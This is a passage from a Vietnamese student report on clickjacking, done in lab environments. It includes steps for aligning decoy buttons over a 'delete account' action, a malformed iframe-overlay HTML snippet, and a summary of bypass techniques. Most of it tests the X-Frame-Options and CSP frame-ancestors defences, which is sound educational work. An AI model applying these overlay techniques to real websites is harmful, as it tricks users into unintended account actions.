
- Cần căn chỉnh các giá trị sao cho **CLICK ME FIRST** khớp với **DELETE ACCOUNT**, **CLICK ME NEXT** khớp với **YES**.

- Thuộc tính iframe src bằng ID phòng thí nghiệm duy nhất của bạn để URL trỏ đến trang tài khoản người dùng của trang web mục tiêu.





<u>Bước 4</u>: Sau khi căn chỉnh đúng vị trí, nhấn vào **Store** rồi chọn **Deliver exploit to victim** để hoàn thành cuộc tấn công.



2.2. Thử nghiệm biện pháp phòng chống

Mục đích của phần này là kiểm chứng khả năng ngăn chặn tấn công Clickjacking bằng cách cấu hình các chính sách bảo mật từ phía máy chủ để trình duyệt người dùng từ chối nhúng trang web vào các khung hình (Iframe) lạ.

2.2.1 Sử dụng X-Frame-Options Header

Đây là biện pháp phổ biến nhất được sử dụng để kiểm soát việc trang web có được phép hiển thị trong thẻ **<frame>,<iframe>** hay không.

Bước 1: Tại cấu hình máy chủ (ô Head trên Exploit Server), thiết lập Header bảo mật:


Bước 2: Xây dựng mã nhúng trang mục tiêu tại ô **Body**:
Đoạn mã HTML:

```
<iframe src="https://www.google.com"></iframe><style>
   <style>
   iframe {
      position:relative;
      width:1500px;
      height: 700px;
      opacity: 0.1;
      z-index: 2;
   }
</style>
<iframe src="https://www.google.com"></iframe>

</style>
<div class="firstClick">CLICK ME FIRST</div>
<div class="secondClick">CLICK ME NEXT</div>
```

Bước 3: Nhấn Store và View Exploit để kiểm tra phản ứng của trình duyệt.

Kết quả thu được:
Trình duyệt đã từ chối hiển thị nội dung bên trong Iframe. Khi kiểm tra bằng công cụ Developer Tools (F12), tại tab Console xuất hiện thông báo lỗi bảo mật màu đỏ:




2.2.2 Sử dụng Content Security Policy (CSP)


Đây là biện pháp bảo mật hiện đại hơn, cung cấp chỉ thị **Frame - ancestors** để thay thế cho X-Frame-Options.

Bước 1: Thêm chính sách bảo mật vào Header của trang mục tiêu:

Content-Security-Policy: frame-ancestors 'self';



Bước 2: Thực hiện tải lại trang tấn công và kiểm tra tại tab Network



Kết quả thu được:

Hệ thống phòng thủ của trình duyệt thực thi chính sách CSP và ngăn chặn mọi yêu cầu tải Iframe từ các nguồn không nằm trong danh sách cho phép (self). Điều này giúp loại bỏ hoàn toàn nguy cơ bị tấn công Clickjacking ngay cả khi kẻ tấn công đã căn chỉnh các nút bấm giả mạo một cách chính xác.

III. PHẦN KẾT LUẬN

3.1. Kết quả đạt được

Qua quá trình nghiên cứu và thực nghiệm đề tài **"Tìm hiểu các kỹ thuật tấn công Clickjacking trên dịch vụ Web và thử nghiệm các cách thức phòng chống"**, nhóm đã đạt được các kết quả cụ thể sau:

- **Về mặt lý thuyết**: Đã hệ thống hóa được các kiến thức nền tảng về Clickjacking, bao gồm khái niệm, nguyên lý hoạt động dựa trên việc chồng lớp giao diện (UI redressing) và các kỹ thuật tấn công phổ biến như che giấu đối tượng mục tiêu, giả mạo con trỏ, và tấn công nhiều bước.

- **Về mặt thực nghiệm tấn công**: Nhóm đã mô phỏng thành công các kịch bản tấn công Clickjacking trên môi trường Web Security Academy. Các thử nghiệm đã chứng minh được sự nguy hiểm của loại hình tấn công này thông qua việc:

    - Thực hiện tấn công cơ bản ngay cả khi có bảo vệ CSRF Token.
    - Khai thác thành công việc điền sẵn dữ liệu qua URL để lừa người dùng thay đổi thông tin nhạy cảm.
    - Vượt qua cơ chế "Frame Buster" bằng thuộc tính sandbox của iframe.
    - Kết hợp Clickjacking để kích hoạt lỗ hổng XSS dựa trên DOM.

- **Về biện pháp phòng chống**: Đã thử nghiệm và kiểm chứng hiệu quả của các cơ chế bảo mật phía máy chủ. Kết quả cho thấy việc cấu hình đúng các tiêu đề phản hồi HTTP (HTTP Response Headers) như `X-Frame-Options` và `Content-Security-Policy` (CSP) giúp ngăn chặn triệt để trình duyệt tải trang web bên trong các thẻ `<iframe>` độc hại.

3.2. Đánh giá và nhận xét

3.2.1. Về mức độ nguy hiểm của Clickjacking

Clickjacking là một kỹ thuật tấn công "tinh vi" và khó bị người dùng cuối phát hiện. Khác với Phishing (nơi người dùng bị lừa truy cập trang giả), Clickjacking xảy ra ngay trên trang thật mà người dùng tin tưởng. Sự nguy hiểm nằm ở chỗ kẻ tấn công không cần phải vượt qua cơ chế xác thực mật khẩu, mà lợi dụng chính phiên đăng nhập hợp lệ của người dùng để thực hiện hành vi trái phép.

3.2.2. Về hiệu quả của các giải pháp phòng chống

- **X-Frame-Options:** Đây là giải pháp truyền thống và dễ triển khai. Tuy nhiên, nó có hạn chế về tính linh hoạt khi chỉ hỗ trợ các chỉ thị đơn giản như `DENY` hoặc `SAMEORIGIN`.
- **Content Security Policy (CSP):** Chỉ thị `frame-ancestors` trong CSP là giải pháp hiện đại và triệt để nhất hiện nay. Nó cho phép quản trị viên quy định rõ ràng danh sách các nguồn được phép nhúng trang web, khắc phục được các điểm yếu của X-Frame-Options và cung cấp khả năng kiểm soát chi tiết hơn.

3.3. Hướng phát triển của đề tài

Từ những kết quả nghiên cứu, đề tài có thể được mở rộng theo các hướng sau:

- Nghiên cứu sâu hơn về các kỹ thuật Clickjacking trên thiết bị di động (Tapjacking), nơi giao diện màn hình cảm ứng có thể phát sinh các biến thể tấn công mới.
- Xây dựng các công cụ tự động hóa để rà soát và phát hiện lỗ hổng Clickjacking trên các website quy mô lớn.
- Nghiên cứu sự kết hợp giữa Clickjacking và các lỗ hổng mới nổi khác để đưa ra các kịch bản phòng thủ toàn diện hơn.

Tài liệu tham khảo

[1] Bùi Trọng Tùng (2019), An toàn dịch vụ Web và một số dạng tấn công khác, Viện Công nghệ thông tin và Truyền thông

[2] William Stallings – Network Security Essentials, Applications and Standards – Fourth edition.